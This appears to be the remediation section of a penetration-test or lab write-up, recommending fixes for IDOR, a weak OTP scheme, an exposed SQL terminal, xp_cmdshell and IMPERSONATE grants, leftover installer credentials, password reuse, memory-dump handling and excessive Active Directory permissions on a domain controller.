Enforce server-side authorisation on all object references. The profile visit endpoint must verify that the requesting user is permitted to view the target profile before returning any data. Relying solely on the client-supplied ID without an authorisation check is an IDOR vulnerability regardless of whether the ID is numeric or opaque.
Replace the QR-code OTP feature with a cryptographically secure implementation. The OTP URL must embed a signed, user-specific, single-use token — not a Base64-encoded user ID. Tokens should be generated using a CSPRNG, stored server-side against the target user’s session, and invalidated after first use or expiry. Time-based MD5 hashes shared across users provide no meaningful authentication security.
Remove development tooling from the production admin panel. The SQL Terminal must be removed from the production Django admin interface entirely. Direct database query tools have no place in a production environment. Any legitimate administrative database access should be performed through controlled, audited pathways with least-privilege service accounts.
Disable xp_cmdshell by policy and restrict IMPERSONATE grants. xp_cmdshell should be disabled in all production SQL Server instances and should not be re-enabled by any account accessible to a web application. The IMPERSONATE permission on the sa login must never be granted to a web application service account.
Purge installer and configuration files post-deployment. SQL Server installer response files such as sql-Configuration.INI contain plaintext credentials and must be deleted immediately after installation. Automated deployment pipelines should include a cleanup step that removes all installer artefacts from the target filesystem.
Enforce unique passwords across all accounts. The password reuse between the sql_svc service account and the mikasaAckerman domain account enabled a trivial credential spray. Service account passwords must be unique, complex, and not shared or derived from any other account’s credentials.
Restrict access to memory dumps and treat them as sensitive data. A full Windows memory dump is equivalent in sensitivity to a complete credential dump — it contains LSA secrets, cached hashes, and all in-memory secrets at the time of capture. Memory dumps must be stored in access-controlled locations, transmitted only over encrypted channels, and deleted once the troubleshooting purpose is complete.
Audit and restrict the AD Recycle Bin group’s permissions. The AD Recycle Bin group should hold only the permissions necessary to restore deleted objects — it must not hold GenericWrite or any write permission over the Domain Controller computer object. All ACEs on the DC computer object and other tier-zero assets should be reviewed and tightened to the minimum required set. Membership in privileged AD groups should be reviewed regularly and bounded by the principle of least privilege.